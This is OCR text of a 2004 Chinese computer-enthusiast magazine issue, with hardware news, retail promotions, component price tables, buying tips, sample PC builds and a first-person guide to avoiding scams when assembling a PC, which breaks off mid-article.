耳麦 昆山佳禾CD-6651MV是一款中型头戴式耳麦，采用了40mm高级振动薄膜的高效能发音单元，高品质的发音单元与麦克风可提供丰富且超高功率的声音效果，表现出清晰明了充满力感的人声。

MP3播放机 amw推出了可以模拟五种音效且可词曲同步播放的"快乐派"MP3播放机，无论是古典、class、还是时下流行的POP又或是想体验劲暴摇滚的震撼、爵士的蓝调，都可以从中得到极高的视听享受。

闪存盘 七喜推出业界最快的"双通道二十倍速"新型高速闪盘F118，全面采用了最新标准的USB 2.0的闪存控制芯片，并成功推出双通道控制技术，突破传统闪盘的瓶颈。

笔记本电脑 伴随Intel第二代迅驰技术Dothan处理器的推出，近日，华硕电脑抢先推出M6B17ANe-DU和M5217AN-DM笔记本电脑。这是目前市场上最早出现的采用迅驰Dothan处理器的笔记本电脑之一。

优派推出两款15"显示屏的ViewBook VB1510S、VB1510E笔记本电脑，以及12"显示屏的VB1200S笔记本电脑，其价格均在万元出头，属于目前笔记本市场上需求量大的万元笔记本机型。

■线报■

买BenQ液晶显示器送欧洲杯珍藏品

6月12日～7月31日，凡购买BenQ任意一款15"液晶显示器，都可以直接获赠欧洲杯限量版时尚运动挎包一个；购买17"液晶显示器(除12ms型号)，可以得到极具珍藏价值的欧洲杯限量版T恤一件；购买明基最新推出的12ms液晶显示器的用户，更可以获得上述两种珍藏品的套装。



买爱国者显示器送阿迪达斯运动套装

凡从6月15日起购买爱国者高亮纯平显示器E778的用户，均可获赠阿迪达斯运动帽一个；购买爱国者任意一款液晶显示器的用户，均可获赠阿迪达斯运动包一个。

买现代F777加1元送现代鼠标

凡购买现代F777显示器的消费者，只需添加1元，即可获得价值25元的3D现代鼠标一个，让广大的消费者拥有更多的实惠。

十城市买QDI主板送精美键盘

从6月份开始，在广州、南京、杭州、福州、北京、哈尔滨、济南、重庆、武汉、成都10个城市的科迪亚(QDI)产品销售店面或专柜，购买任何一款零售版主板产品，即可获赠科迪亚超值精美键盘一个。

ELSA显卡狂降价

原价2999元的幻雷者980FX Pro/128MB调整为1999元，原价4666元的幻雷者980FX Pro/256MB调整为3666元，原价4999元的幻雷者980XT调整为4399元，原价1499元的幻雷者980SE/256bit调整为1299元。

买硕泰克显卡送精美T恤

从6月6日起，凡购买硕泰克游戏悍将SL-5700L-QD/XD、影视枭龙SL-5500-XD、SL-5200-XD1、超频之王SL-9600S-PD即可获得精美T恤一件。

轻骑兵V23音箱直降100元

7月1日～8月15日，轻骑兵特将其旗舰产品V23高品质2.0音箱由680元直降100元到580元，以回馈消费者。

买华硕静音王刻录机送爱斯基摩冰包

从6月7日起，买华硕静音王内置刻录机CRW-5232AS的用户，就可以获得一个号称"爱斯基摩"的旅行冰包，过一个"爱斯基摩"式的夏季。



买TCL电脑得超值优惠

从6月10日起，购买锐翔K系列电脑，能以极其优惠的价格获得喷墨打印机、数码相机、MP3播放机、闪存盘和正版软件；购买锐翔A系列电脑，可获得TCL灵动L35 128MB MP3播放机一个，或外加299元得到TCL瞬彩B1数码相机一台；购买海盗系列电脑，可得到创新音诗派2.1音箱和微软游戏手柄。

买紫光"媒体新视线"系列电脑三年后可折价换机

6月21日～8月30日，凡购买"媒体新视线"系列制定机型的用户，三年之后凭换机凭证卡可折价换机。

■动态■

八亿时空赞助A3挑起电子竞技联赛

6月3日，韩国大型网络游戏A3"2004天津动感地带电子竞技联赛"在天津华纳影城正式开幕。八亿时空作为此次竞技联赛惟一一家国内知名电脑赞助厂商也参加了这次新闻发布会，并且对比赛给予了很大支持和关注。

金山发布首款跨平台WPS Office

6月9日，金山软件公司宣布推出跨平台办公软件——《WPS Office飓风》。由于翻译引擎中加入了英特尔的多线程代码，支持英特尔的超线程技术，因此软件的启动、多任务处理、大文章翻译的速度都得到了明显提升。

Macromedia携手中科希望

6月8日，Macromedia宣布北京中科希望软件股份有限公司成为其中国业务总代理及"Macromedia中国教育总代理"。

8848签约商务中国 全面转向渠道建设

8848在京宣布正式与商务中国(www.bizcn.com)签约，商务中国将全国独家代理8848购物搜索引擎固定排名产品，同时在eStore网上商店系统、eMall网上商城系统等全线电子商务产品范围内进行深层次的合作。

清华同方捐赠全国儿童福利院

6月1日，在清华同方科技广场，清华同方数码娱乐事业部为北京、上海、广州、成都四大城市的儿童福利院捐赠总共价值8万余元的儿童礼品和娱乐设施。

夏新首创3C年度新品整体发布

夏新电子举办3C全线产品发布会，发布了移动通信、数字视听和笔记本电脑三大数码产品领域的30多款年度新品。

海信数码迈出3C融合第一步

6月10日，海信数码产品公司举办了以"无线宽带，自由3C"为主题的全系列新产品发布会，阵容齐整的智佳系列家用电脑、智盛系列商用电脑、智翔系列笔记本电脑、DVD/移动DVD和Hi-Link无线网络产品联袂登场。

新天下科技公司正式启动"2+2阳光服务"

自2004年6月1日起，凡购买新天下科技旗下计算机板卡产品的用户，将享受"2年免费保修+2年有偿保修"售后服务政策。

家庭音响巨头SUNWOODS香武仕进军IT

来自"音乐王国"丹麦的著名音响品牌SUNWOODS香武仕，日前，携其最新推出的魔音、魔彩、魔雷等2.1系列多媒体音响及其皇冠系列MP3产品杀入IT市场。CF [SC02]



■栏目主持　怪鸭兽
北京　孙兴科

CPU 市场：暑期将至 CPU 行情进入稳定阶段

近日 CPU 市场表现较为平静，价格没有大起大落，由于暑期临近，多数商家把注意力集中到备货方面，对产品价格的掌控稍显松懈。时下，Intel 的大部分产品出现了 5 元幅度的下跌，而 AMD 则更进一步，表现出较明显跌势。目前，Intel 主流Pentium 4 CPU 1.8A/2.0A/2.4B/2.4C/2.8C的报价分别为 930 元 /905 元 /1030 元 /1310 元 /1440 元；高端的 Pentium 4 30/3.0C 售价稳定在 1880 和 1780 元。赛扬方面，价格下跌幅度较大，平均降幅达 20 元左右。目前，其散包 1.7/1.8/2.2/2.4GHz 的价格分别为 445/440/505/545 元。AMD 方面仍然受到货源问题的困扰，底端的 Athlon XP CPU 始终没能到货，但其市场现货产品降幅较大。目前，其散装的 Athlon XP 2000+/2200+/2500+ 报价分别为 405 元 /445 元 /595 元。高端的 Athlon XP 2800+ 和 3000+ 目前的市场售价为 850 和 1200 元。AMD 的低端毒龙 1.8GHz 和 1.6GHz 的售价较为稳定，目前二者报价仍保持在 355 元和 340 元。

内存市场：你方唱罢我登场 内存一个接一个地降

目前，配件市场中多数商品都为迎接即将到来的暑期热卖而积蓄力量，内存显得格外活跃，现代、Kingston 等品牌的内存一个接一个地上演降价好戏。目前，现代 DDR266 128MB、256MB 和 512MB 的报价已经下跌至 185、315 和 630 元；DDR333 系列的 256MB/512MB 报价为 325 元 /650 元；DDR400 256MB/512MB 的报价为 340 元 /665 元，此次降价现代内存的平均降幅为 25 元。Kingston 内存，DDR333 系列 256MB 和 512MB 的报价降至 380 元和 735 元；DDR400 系列 256MB 和 512MB 报价为 390 元 /745 元，此次降价，Kingston 内存的降幅明显变小。Kingmax 内存，DDR333 256MB/512MB 的报价为 335/675 元；DDR400 256MB/512MB 的报价为 340 元和 680 元，平均降幅达 40 元。

显示器市场：液晶与纯平龙虎争霸 多款新品争相上市

显示器产品可以说已经从 CRT 过渡到液晶时代了，从各厂商的产品线也可以看出液晶显示器已经成为主导。近日，三星、飞利浦等知名厂商先后推出了其新一代系列产品。三星推出了一款 17 英寸名为 710N 的 12ms 液晶显示器，对比度达到了 600:1，目前此款产品的市场售价为 4299 元；与此同时三星的 710V 液晶显示器也亮相市场，此显示器的对比度达 500:1、亮度为 330cd/m²，目前市场售价为 3780 元。另外，在 15 英寸液晶显示器阵营，三星也推出了一款超薄、窄边框设计的新品，名为 510N，响应时间达到了 16ms，此款产品的售价定为 3299 元。

虽然现在是液晶显示的时代，但传统 CRT 显示器宝刀未老，在低端和高端场合依然唱主角。大屏幕显示器一直是很多电脑玩家追求的目标，不过现在一些大屏幕的 LCD 显示器价格昂贵，所以很多电脑玩家纷纷关注起 2000 元以下的 19 寸纯平 CRT 显示器来。目前比较受关注的产品有飞利浦 109B4、三星 945MBl、梦想家 910DF、优派 E90f+、美格 810FT Ⅱ。LG 的物理纯平像管是业界一棵奇葩，近期基于 LG 方管的显示器在各地开展大规模的促销活动，其中不乏千元级的入门级 17 英寸产品。LG 方管技术主要包含了矩形偏转线圈、方锥形玻壳、三重平面技术、提高屏蔽降低 X 射线伤害，另外该系列显示器采用了时尚外观设计和色彩搭配，应该算比较有特色的产品。目前市场上主要销售的有 F720B 和 F720P，售价为 1188 元和 1588 元，实际促销中还会赠送比较有价值的礼品或者提供较大的折扣。

光存储市场：DVD 刻录机一降再降

DVD 刻录机经历了一次次的降价洗礼，价格仍未触及底线，目前DVD刻录机新一轮的降价风波正在上演。美达6×DVD刻录机(可升级到 8×)从 699 元降到 599 元，成为市场上性价比最高的DVD刻录机。志美推出了一款双8格式的DVD刻录机，支持 DVD+R 和 DVD-R 8 速刻录，目前此款产品的售价为 828 元。8× DVD 刻录机成为主流，老产品当然要让路，BTC 的 4×双模式 DVD 刻录机目前仅需要 599 元就可以买到。近日，昂达将其极光 C-BLU8 双模式 8× DVD 刻录机价格进行调整，降价幅度达 200 元之多，现市场售价为 699 元。随着 DVD Dual 格式的兴起，三星顺势推出了其高端 DVD Dual 8× DVD 刻录机产品，其型号为 SH-W08，目前此款产品的售价为 999 元。讯宜 DRW1008IM 8× DVD 刻录机刚上市不久，就遭遇 DVD 刻录机降价的狂潮，目前的售价由 1188 元下调至 799 元，降幅高达 400 元。随着 DVD 刻录机市场价格战的日益激烈，摩西也加入了产品降价阵营。目前，摩西也针对 8 倍速 DVD Dual 刻录机价格进行调整，690 元的售价也成为现阶段市场中价格最为便宜的一款产品。DVD刻录机价格大幅跳水的同时也有新品推出，SONY 2.4×DVD+R DL的双8速、单面双层DVD Dual刻录机新品 DRU-700A 已经摆上了柜台，此款刻录机支持DVD9规格的刻录，目前市场售价为 2200 元。

数码相机市场：500 万像素相机拼得凶

近期，数码相机市场有不少新品上市，给老产品带来了一定的压力，使得很多相机因此而进行价格调整。目前，600 万像素的柯达 DX7630 降价 450 元，现在售价为 3550 元；500 万像素的 LS753 狂降 900 元，目前的售价已经跌至 3100 元，性价比较高。SONY 方面，P10 的升级版本 P100 已经到货，受到挤压的 P10 的价格大幅下滑，目前售价仅为 2999 元。另外，SONY 300 万像素的 P52 售价由 1950 元直降至 1700 元，成为 300 万像素相机的超值之选。近日，理光最新推出的 500 万像素广角数码相机 Caplio GX 已经到货，28～85mm 广角、全手动、1cm 微拍，拥有如此性能的相机售价仅 3999 元。松下的 DMC-LC50 相机，配备 320 万像素的 CCD，徕卡的镜头，更拥有松下相机的防抖动功能，目前此款相机大幅降价，市场售价仅为 1780 元，是入门级用户不错的选择。近期，800 万像素的高端数码相机市场也异常活跃，多款名牌相机的售价大幅下跌。目前，尼康 Coolpix8700 售价降至 6950 元；奥林巴斯 CAMEDIA C-8080 售价 6900 元；索尼 F828 价格直降至 6800 元。

（截止到2004.6.8，此价格为市场采集，且经常波动仅供参考）（单位:元）

型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	450	445
赛扬2.4GHz(散)	555	550
Pentium4 2A(散)	910	905
Pentium4 2.4C(散)	1300	1295
Pentium4 2.6C(散)	1360	1350
Pentium4 2.8C(盒)	1495	1490
AMD		
Duron 1.6GHz(散)	345	340
AthlonXP 2000+(散)	445	440
AthlonXP 2400+(散)	565	560
AthlonXP 2500+(盒)	645	640
AthlonXP 3000+(盒)	1310	1300
Athlon64 3200+(盒)	2410	2400
内存		
DDR266		
HY 256MB	315	310
DDR333		
HY 256MB	325	320
HY 512MB	655	650
Kingston 256MB	380	375
Kingston 512MB	745	740
KingMax 256MB	350	340
KingMax 512MB	695	690
DDR400		
HY 256MB	335	330
HY 512MB	360	355
Kingston 256MB	385	380
Kingston 512MB	735	735
KingMax 256MB	355	345
KingMax 512MB	700	695
Apacer 256MB	355	350
Apacer 512MB	705	700
富豪256MB	345	340
富豪512MB	680	675
硬盘 7200转		
迈拓		
金钻九代(80GB/2MB)	515	510
金钻九代(120GB/2MB)	685	680
金钻九代(160GB/2MB)	795	790
西数		
WD800BB(80GB/2MB)	490	480
WD800JB(80GB/8MB)	565	555
WD1200BB(120GB/2MB)	640	635
WD1200JB(120GB/8MB)	730	725
希捷		
酷鱼7200.7(40GB/2MB)	430	425
酷鱼7200.7(80GB/2MB)	515	505
酷鱼7200.7 SATA(80GB)	620	615
酷鱼7200.7 SATA(120GB)	815	810
三星		
SP0802N(80GB/2MB)	590	585
SP1203N(120GB/2MB)	765	760
主板		
Intel平台		
华硕P4R800-VM	900	885
华硕P4P800-VM	1095	1085
微星875P Neo-FIS2R	1720	1700
微星865PE Neo2-PLS	815	800
微星PT880 Neo-LSR	690	675
技嘉GA-8I848P-G	650	645
技嘉GA-8IG1000-G	850	830
技嘉GA-8I875	1290	1280
硕泰克SL-86SPE2	685	650
硕泰克SL-865PE2-G	830	805
硕泰克SL-XP865G-L	1470	1455
捷波J-865PEDAP	730	720
捷波PT800DBP	550	545
昂达AP5S	710	700
昂达865PEN	595	590
昂达P5PE-X	565	560
佰钰4865PEN	598	590
天虹848P	579	570
AMD平台		
华硕A7V600-X KT600	800	790
华硕A7N8X	820	805
华硕K8V DELUXE/WIFI-b	1490	1470
微星K8T Neo-FIS2R	1220	1200
微星KT4AV-L	470	460


型号	平均价	最低价
微星KT6V-LSR	550	540
技嘉GA-7N400-L	620	610
技嘉GA-7VT600-L	560	545
硕泰克SL-KT600-RL	625	610
硕泰克SL-75FRN2-L	670	650
硕泰克SL-75FRN3	580	560
捷波J-N2PA500	590	575
捷波J-V600DAP	599	590
昂达KT600N	475	460
昂达NK7U	585	575
昂达NK7U PRO	749	740
佰钰7KT600	510	510
显卡		
nVIDIA		
华硕V9570/TD	1530	1510
华硕V9520 Magic/T	690	680
微星FX5200-TD128	580	560
微星FX5600 XT-TD128	960	950
技嘉GV-N56X128D-P	890	870
七彩虹风行5700 CF白金版	999	990
七彩虹风行风行5700LE CF白金版	795	790
铭瑄极光5700 Ultra钻石版	1399	1388
铭瑄极光5500	560	550
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700LE	799	780
昂达闪电9570LE	899	885
昂达闪电9520 256MB	660	650
ATi		
华硕9600 SE/TD	920	900
华硕9600 XT/TD	1800	1780
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	700	690
七彩虹镭风9600PROCT冰封骑士	999	990
七彩虹镭风9550 CF白金版	690	680
铭瑄X800	3999	3990
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9550	699	680
盈通镭龙R9600PRO	990	980
昂达闪电9590XT	1288	1280
昂达雷霆9960	790	775
天虹9200SE 128MB	399	399
光存储		
COMBO		
明基 CB482B	460	450
三星 金将军52X康宝 2M	390	385
三星 金将军52X康宝 8M	490	480
美达 52X康宝	388	385
微星 48X(MS-8448M)	399	390
台电 女神52X COMBO	399	390
LG GCC-4520B	480	475
刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	335	330
台电 女娲52X刻录机	299	290
LG GCE-8525B	315	310
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
三星 金将军16XDVD 白金版	280	270
LG 16X DVD-ROM GDR-8161B	245	240
微星 D16(MS-8216)	260	255
台电 女神 16倍速DVD-ROM	260	255
DVD刻录机		
华硕 DRW-0402P/D	1050	1040
明基 DW800A	999	990
三星 SH-W08A	999	980
LG GSA-4082B 8X DVD刻录机	999	990
美达 8X DVD DAUL	799	790
微星 DR4-A(MS-8404A)	720	710
台电 8X DVD DUAL	799	790
显示器		
17"CRT		
三星785MB	1390	1380
三星763MB	1150	1140
明基A772 plus	1190	1180
明基 K771	1380	1360
飞利浦107D4	1430	1410
飞利浦107P5	1490	1480
LG XP F702P	1330	1310
LG F720B	1100	1090
美格796FDX5	1370	1360

型号	平均价	最低价
美格786FDX5	1180	1160
NESO HD770II	1290	1270
大水牛DFX760	979	960
爱国者798HD	1470	1455
优派G72f+	1400	1390
19"CRT		
三星955DF	1720	1700
三星945MBi	1780	1750
明基992p	1880	1870
飞利浦109P	2840	2810
LG F900B	2190	2180
美格810FTII	1770	1735
NESO FD910G	3960	3945
大水牛DT996	1950	1940
爱国者998FP	1810	1790
优派G90f	2420	2400
15"LCD		
三星153S	3080	3050
三星152X	3670	3650
明基FP591	3990	3980
飞利浦150P4	3580	3560
飞利浦150C4	3260	3250
美格MG576	3499	3460
美格PY567	3199	3165
LG L1515S	3150	3140
LG L1520B	2940	2900
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派VG511S	3240	3220
17"LCD		
三星173S	3920	3900
三星173V	3680	3670
明基FP791	5330	5310
明基FP737s	3630	3610
飞利浦170C4	3899	3890
飞利浦170B4	3960	3950
美格MG776	4299	4255
美格GA780	4499	4440
LG L1710S	3550	3520
LG L1730S	3580	3560
优派VG710b	4475	4450
机箱		
世纪之星 A805B(世纪之星3C电源)	560	520
世纪之星 皇冠288(P4电源)	570	550
世纪之星 X501C(3C电源)	380	360
世纪之星 X502N(3C电源)	420	380
爱国者 309(长城p4电源)	290	275
爱国者月光宝盒T21(长城300P4电源)	340	320
爱国者月光宝盒Y16(长城p4 电源)	370	360
爱国者月光宝盒D12(长城300p4 电源)	430	380
金河田8131UI(金河田315WB P4电源)	430	400
金河田纳米6121(海象305 P4电源)	570	520
金河田蓝牙6136B(金河田315WB P4电源)	440	410
金河田蓝牙6127U(金河田320WB P4电源)	490	450
CoolerMaster“罗马战士”(CAC-T01)	750	710
CoolerMaster“罗马御林军”(PAC－T01)	1499	1490
CoolerMaster“海王星”(TAC-T01 白)	2600	2580
CPU风扇		
九州风神 AMD之卡西摩多	90	80
九州风神 AE-2388+白金版	88	85
TT A3036(火山7X)	100	95
TT A3041(火山9A)	105	95
超频三 蚂蚁PA7C－38CUAL	75	70
富士康 CMI-28-2N	68	65
富士康 CMA-32-1N	145	130
AVC Z090Z36	85	80
急冻王 ALK808	95	80
电源		
航嘉 冷静王 标准版	158	150
航嘉 磐石 355P	268	225
航嘉 磐石 500	480	430
航嘉 天籁之音典藏版	368	345
金河田 海象380	280	265
金河田 海象330	180	170
金河田 海象ATX-305	160	150
多彩 DLP400A(核动力)	260	235
多彩 DLP388A(龙卷风)	165	155

本报价由电脑爱好者杂志和非常在线www.veryol.com联合提供

CF [SC03]

有些东西，自然是越大越好！ ➡



电脑，支配世界的运转
我们，支配电脑的运转

NEW 7

领你进门：
寻找魔杖的麻瓜
——办公族维权日记

教你省力：
只动口不动手
——驾驭PC的无线缰绳

汇聚经验：
信息的斑马线
——条码技术轻松用

体验轻松：
随身传真随心发

沟通无限：
团队信息直通车
——无处不在的STS进度通知

新人新事：
至少成功了一半
——办公室里的第一天



七月**《电脑高手》**
增大版面尺寸、**增加**新栏目



大号散热器风扇未必好

随着气温的上升，大家在装机时都对电脑的散热格外注意。市场上有些杂牌的CPU散热器风扇看上去个头挺大重量也不轻，但由于设计和风扇性能问题实际使用效果并不能令人满意。散热片虽然厚重但散热翼比较少没有采用高效率设计。风扇虽然口径不小但由于转速比较低所以总体效果并不强悍，另外由于总体重量较重也加强了主板的安装负荷。与之相比，一些名牌产品由于科学设计加上高品质的风扇，所以虽然体积并不庞大但效果不错，目前市场上比较有名的CPU散热风扇品牌有CoolerMaster、FOXCONN、九州风神、AVC等。

液晶显示器保修年限有讲究

市场上各种品牌的主流家用液晶显示器保修期限在1～3年不等。不同期限的保修对厂家来说就是对自己产品的信心。液晶显示器使用到后期除了可能会出现坏点亮点外，普遍的问题是亮度下降液晶屏显示泛黄，这和产品使用的液晶屏和灯管品质有密切关系，也直接关系到成本。长寿命的灯管可以工作5万小时以上，而一些廉价产品则只有1万～3万小时。液晶显示器的维修比较贵，尤其是液晶屏如果出现一定面积的故障在质保期外基本就没有维修价值。所以建议电脑爱好者选购名牌的质保期长的液晶显示器，这样使用起来更放心。

警惕返修特丽珑显示器

大名鼎鼎的SONY特丽珑停止小尺寸显像管的对外出货，这就使得市场上采用特丽珑管制造的17英寸显示器变得稀有起来。一些早期存货自然成为人所共求的珍品，不过市场上时不时出现一些小批量打着最后特丽珑显示器名义销售的产品，我们发现有些商家销售的产品有返修货之嫌疑，如第二次加贴厂家封条、制造日期比较久远、整批产品序列号相差巨大、只能由商家提供1年保修等。

自动充电器的秘密

充电是不少数码玩家关心的问题，大家都希望充电的过程速度快而又不损伤电池，所以一些标有智能控制X小时“充满自停”的快速充电器受到玩家的青睐，不惜重金购买。市场上各种品牌的充电器性能不一，有的产品在性能描述上夸大所采用的技术。真正的智能充电器需要通过内置单片机和内部程序来控制充电过程，利用带负脉冲深度放电的脉动电流高速充电。而一些杂牌充电器采用简单的LM324构成简单的电压判断型充电电路，虽然也能“充满自停”，但相比之下检测精度相差很多，简单的大电流充电会使电池发烫严重。现在市场上一些原装的三洋、SONY、超霸充电器是可以信赖的，不过需要注意的是名牌充电器现在都有假冒的，但充电器+电池的假冒套装组合还很少见。

另外关于充电时间的问题，有些充电器所谓1小时快冲是针对较小容量电池如1300mAh或1600mAh电池而言的，我们现在用2100mAh和2300mAh电池充电时间也会相应延长。还有一些一次可以充4节电池的快速充电器标称的最快充电时间是指充2节电池的时间，如果4节一起充电，充电时间要加倍计算。

关注国产兼容专用电池块

很多玩数码的朋友都遇到一块原配电池块不够用的情况，如果再配一块原装电池块价格太高不划算。目前专用电池块市场上主要有独立包装原装电池块、无包装原装电池块、仿冒电池块、兼容电池块。所谓无包装原装电池块大多是从产品原包装中截流而来，真货价格也不便宜多少，而且更多商家都是打着原装电池旗号卖假冒产品。很多仿冒电池块都是用廉价的劣质电芯制造，性能很差，有时花大价钱还不一定买到好货。相对知名品牌的国产兼容电池质量比较有保证，如果你使用的是主流的DC或DV，一般都能找到国产兼容产品。兼容电池的价格往往不到原装货的1/3，价格上比较实惠，一些知名品牌还提供半年到一年质保期。优质兼容电池的性能与原装电池性能相差不大，一般也会实标电池容量，我们只要比较一下原装电池的标称容量就可以了，有的国产兼容DV电池容量还可以大大超过原装电池的容量成为超级电池。目前市场上比较多见的有中恒、瑞能、国际通等品牌。

CF [SC04]



77939968lf:我是在校学生，想配置一台电脑。电脑城的奸商我实在不敢相信他们，请你们帮我配置一台价格在4000～5000元之间的电脑，谢谢！

小怪:本期应许多读者朋友的要求，刊发两套中低端的配置，以满足大家的需求。

入门级配置(3000元)

配件	型号	价格(元)
主板	佰钰4GL533MN	450
CPU	赛扬1.7GHz	440
内存	HY 256MB DDR266	310
硬盘	希捷酷鱼7200.7 40GB	425
显卡	主板自带	-
声卡	主板自带	-
网卡	主板自带	-
光驱	华硕静音王52X	199
显示器	三星788DF	999
键盘	微星双雄键盘鼠标套装	89
鼠标	微星双雄键盘鼠标套装	-
机箱	爱国者309	275
电源	长城P4电源	-
音箱	漫步者R231T	180
总计		3367

点评:现在的电脑配件是真便宜啊，3000余元就能组装一台非常不错的电脑了。此配置采用基于Intel 845GL芯片组的佰钰4GL533MN主板，此主板内建AC'97音效控制芯片和10/100Mbps以太网控制芯片。这款主板提供FSB 533(超频)/400MHz前端总线支持，因此搭配赛扬1.7GHz和HY 256MB DDR266内存可以说是绝配。我想很多人都需要一台静音的电脑吧？所以推荐大家使用华硕静音王52X光驱。总体来看，这台电脑基本能满足学习、上网、家庭娱乐的需求。

实用级配置(4000元)

配件	型号	价格(元)
主板	华硕A7V600-X	599
CPU	AthlonXP 2000+	440
内存	富豪256MB DDR400	340
硬盘	希捷酷鱼7200.7 80GB	505
显卡	微星FX5200-TD128	560
声卡	主板自带	-
网卡	主板自带	-
光驱	BenQ CB482B康宝	450
显示器	BenQ 774F粉色佳人-CRT套装	1590
键盘	BenQ 774F粉色佳人-CRT套装	-
鼠标	BenQ 774F粉色佳人桌面套装	-
机箱	BenQ 774F粉色佳人桌面套装	-
电源	BenQ 774F粉色佳人桌面套装	-
音箱	PA-353P	268
总计		4752

点评:此套配置简直是为爱美的女生量身订做的，配置方面都能满足主流软件的运行需求。这套配置最有特色的是，采用BenQ 774F粉色佳人桌面套装（五件套），显示器是采用BenQ 775PF 17英寸高亮度荫罩式纯平显示器，使画面更光鲜锐利，画面品质清晰稳定不闪烁。键盘是采用BenQ A110X，前卫的超薄、一体式的海湾弧度设计，敲击省力，全新体会完美舒心的手感。主机侧边彩色透明饰板，仿如一个大微笑，时尚流行无处可藏。你想想看，一台时尚而又充满浪漫的粉红色电脑摆放在家中，会为你的家居增添多少典雅唯美的品味。CF [SC05]



闷豆买DVD刻录机

闷豆:“小姐，你这里有什么推荐的DVD刻录机吗？”

销售小姐:“Plextor Px-708A性能绝对好，不过要1500多，实惠的话买这个××牌只要八百多。”

闷豆:“Plextor太贵了，你说的这个××牌是8倍速的吗？”

销售小姐:“当然是啦，你看盒子上不是写着大大的8×吗？”

闷豆:“是双8×吗？”

销售小姐略显底气不足地说:“是吧。”

闷豆:“能给我看一下说明书吗？”

销售小姐:“可以。”

闷豆:“你看说明书上不是标明只有DVD+R是8×速的，DVD-R是4×速的，所以只能算单8×的。”

销售小姐:“这个你是内行，就算单8×的吧，不过现在一般都用DVD+R了，那我给你便宜一点800元整吧。”

闷豆:“单8×的还那么贵，750元吧。”

销售小姐:“好吧，这个价我已经不赚钱了！”

……

闷豆:“你这台机器上怎么会有一个只有一半的保修贴呀？不会是返修的吧？给我拿个原封的吧。”

“不会是返修的。”销售小姐边说边将半张残留的保修贴撕下。

在闷豆的一再要求下销售小姐换了一个原封的刻录机，并将原来的机器小心包好放回盒内。

点评:现在主流DVD刻录机有单8倍速和双8倍速之分，一般单8×的机器用DVD-R刻录只支持4×（刻写DVD+R时才支持8×），当然价格上单8×的刻录机价格要便宜一些。另外现在有些DVD刻录机的返修机经常掺杂在新品渠道销售，所以购买时一定要买原封的。不同品质的刻录机刻录品质不同，对刻录盘的兼容性也不同。CF [SC06]

四招闪避攒机陷阱

■北京 马岩

说起攒机，我手都痒痒。今天又有一个哥们儿小西来请我周末攒机，我一边摩拳擦掌，一边对他说，“你算是找对人了。拿螺丝刀攒机谁都会，可要想不上当受骗，那就非我不成了。”牛皮不是吹的，且看我如何用独门秘技闪避攒机陷阱。

多查

周五工作忙了一天，回家躺在床上只有喘粗气的份儿。这时电话响了：“老大，我这里预备了五六千块钱，你看能买个什么样的？”

“游戏不玩太狠的应该差不多。我先看看行情，再告诉你。”

没办法，放下电话后打起精神开始做功课。上网先直奔“小熊观市”，看看主要配件行情如何。盒装P4 CPU 1.8GHz降至1000元，Kingston 256MB内存330元，三星17寸1200元，我边看边拍大腿，想想我上次买的那颗P4 可是花了1500元，亏呀。不过也没办法，计算机这东西就是这样隔三差五地降价。

看完“小熊观市”，我又去“中关村在线”、“天极网”转了转，多看看保险。果然，“天极网”强力推荐的AMD路线就和“小熊”的Intel路线完全不同，还都强调是5000～6000元价位性价比最优的配置。他们吵他们的，我的心里有了底，先把主要配件、备选配件价格列出来，再找出次要配件报价。第一步搞定，用时1小时40分。

拿起电话，胸有成竹地一口气告诉小西，“五六千元可以搞定，配件全是名牌，AMD的CPU，微星的主板，三星的显示器，比品牌机强多了。”

对面当然是意料中的叹服。哈，这就是专业精神！

注意：本步看来与陷阱无关，但实则不然。计算机毕竟不是电视，硬件更新也快。攒机商销售时考虑的是自己拿货的价格，而不是机器性能，比如推荐AMD的CPU后，却又推荐Intel芯片组的主板。如果你心里没谱，那只有傻乎乎点头挨宰的份了。

多询

周六的电子市场水泄不通，高声拉客的声音此起彼伏，和菜市场没什么两样。小西同志经不起诱惑，手里拿着一大把宣传单，还不时心动不已。他小声说:“老大，我看这个摊儿不错，价格便宜，件儿也全。”

我立刻对他嗤之以鼻，“得了吧，都是空盒子。”

转完楼上楼下的柜台，我们出了一身汗。不只是看标价，还要和摊主聊，有热情的就请他们根据我的配置要求一项项填写配件价格，末了我总是那句，“我再询询价，回头再找您。”摊主也不嫌我们折腾，“好的，你可以询询，我这里价格最低。”

我们拿着五六张报价单逐张对比，小西心里乐开了花,“照这报价，看来5000块就能拿下。”

“你要定下来在他这买，他肯定能让你再多加500块。”我吃过这亏。

小西有点怀疑。不过，这步花了不少力气，完成得还不错。网上报价和今天实际市场价相比偏高，此外这周的主流配件和网上推荐的也有所不同，我拿出笔对昨晚的计划配置表做了一点调整。

注意：电脑刊物出版、网站发布的行情信息有滞后性，还有专业写手替厂家吹嘘的陷阱，所以攒机前要仔细观察、认真询价。询价时要保持头脑冷静，切记要捂紧口袋，不要被攒机商的超低报价和琳琅满目的包装所迷惑。再有，计算机配件批次更新很快，选购配件时一定要选本周的主流货，这样有充足的备货可供选择，同时可避免撞上以前售出又退回的问题货、返修货 。

多心

市场东南角的B时代是个全封闭的小商店，外面的玻璃上贴着四个醒目的大字“假一赔十”。除了那四个字，B时代看上去没有什么特别之处，但只有像我这样的老手才知道，“B时代”可算得上是中关村十年变迁岿然不动的老字号了。

我拿起货架上的配件包装盒掂了掂，沉甸甸的，看来是有真材实料。只是小西悄悄嘀咕，“怎么都这么贵？你不会打算来这买吧？”

我只好把他拉出来，“这家的哥们儿都熟，可靠。”

小西还是有点半信半疑的样子，市场才转了一圈，他就真以为是在菜市场买菜，10块、20块钱地斤斤计较。“道高一尺，魔高一丈，”市场里假货横行，水货更是遍地都是，老实说，有些假货现场我都分不出来，况且你也不能把人家当贼，一件一件验过。至于水货那只能听天由命了，大家都用水货，水货还便宜呢。既然商品把握不了，那就只能赌出货的攒机商的信用了。所以攒机的最高境界在于不但要省下买品牌机多花的冤枉钱，还要省下售后服务的麻烦，关键就在于多长颗心眼，

